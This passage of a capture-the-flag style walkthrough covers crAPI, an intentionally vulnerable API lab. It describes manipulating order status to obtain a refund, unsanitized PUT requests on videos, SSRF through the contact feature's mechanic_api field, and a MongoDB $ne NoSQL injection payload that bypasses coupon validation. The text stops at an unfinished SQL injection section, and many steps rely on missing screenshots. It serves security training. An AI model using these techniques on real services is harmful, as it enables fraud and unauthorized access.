


The server response (`400`) gives us the answer here:

```
{"message":"The value of 'status' has to be 'delivered','return pending' or 'returned'"}
```




I changed the order status from `delivered` to `return pending`, then to `returned` but get a `500 Internal Server Error` and purely believe this to be related to my Docker environment as I noticed the `api-gateway` and `mongo:4.4` containers were regularly failing randomly:




Challenge 9 - Increase your balance by $1,000 or more

The next challenge was one of my initial thoughts when exploiting challenge 8. What if I could place a large cost-based order, then amend this status to returned and would another function within the crAPI web app then issue me a credit/refund?


Let's try buying 1000 wheels! `10 x 1000 = 10000` Inspect and send the `POST` request to the Burp Repeater to manipulate the quantity: (welp)



Checkout the available headers again when looking at the `GET` request for the order:




Easy as 🥧




Challenge 10 - Update internal video properties


Let's go back to the original request "`/identity/api/v2/user/videos HTTP/1.1`". As long as we get the path correct, the web application is allowing `PUT` request's with what looks like inadequate sanitization.



Our latest video upload shows a valid ID of `34`:



Here, we can see a successful `PUT` request has updated the resouce:




▼ SSRF - Flag 😈


Challenge 11 - Make crAPI send an HTTP call to "www.google.com" and return the HTTP response.

From my experience, locating SSRF attack vectors can be difficult unless it's obvious that the application's normal traffic involves request parameters containing full URLs. Trying to identify other scenario's such as Partial URLs in requests, URLs within data formats or SSRF via the Referer header is more involved.


I first checked my Target Scope in Burp Suite for `3xx` (open-redirects) but left me empty handed:




Navigating through the UI, I decided to check out the `contact` feature and can see the API is making an internal request to the web app under the `mechanic_api` key:



This flag is to use `google.com`, but for sake of my walkthrough I want to use my Burp Suite Collaborator URL instead: (this is working and accepted)



Verification from the collaborator:




▼ NoSQL Injection - Flag 😈

Challenge 12 - Find a way to get free coupons without knowing the coupon code.


NoSQL (Not Only SQL) refers to database systems that use more flexible data formats and do not support Structured Query Language (SQL). **They typically store and manage data as key-value pairs, documents, or data graphs.** ← Here is our clue

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as `XML`, `JSON`, `LINQ`, etc).

crAPI has a coupon validation endpoint at `POST /community/api/v2/coupon/validate-coupon HTTP/1.1`. Let's edit the current request to a QueryString to test for NoSQL Injection using the NoSQLi bAPP extension:



Our received response here shows that this endpoint is potentially vulnerable to NoSQLi:




Performing some testing with noSQLi payloads, I verified this looks to be a backend MongoDB. As such, I amended my request to:


```
{"coupon_code":{
"$ne":"ads_coupon_codeeezzzz"}
}
```

The `$ne` is a MongoDB Comparison Query Operator. The query must be sent within enclosed `json` and key/value pair's for what data is being queried (in this case, the `coupon_code` is being verified - Example: **`({'team': {$ne : "Mavs"}})`**.

As such this query is sent and interpreted as… "verify the coupon code is not `ads_coupon_codeeezzzz` (which we know is unsuccessful from the `500` error and as such an implicit other available coupon) which yields successful:




To be sure, I sent a request for the actual coupon legitimate value:




▼ SQL Injection - TODO

Challenge 13 - Find a way to redeem a coupon that you have already claimed by modifying the database

If we try to again redeem the coupon code which we originally validated, we get an error:





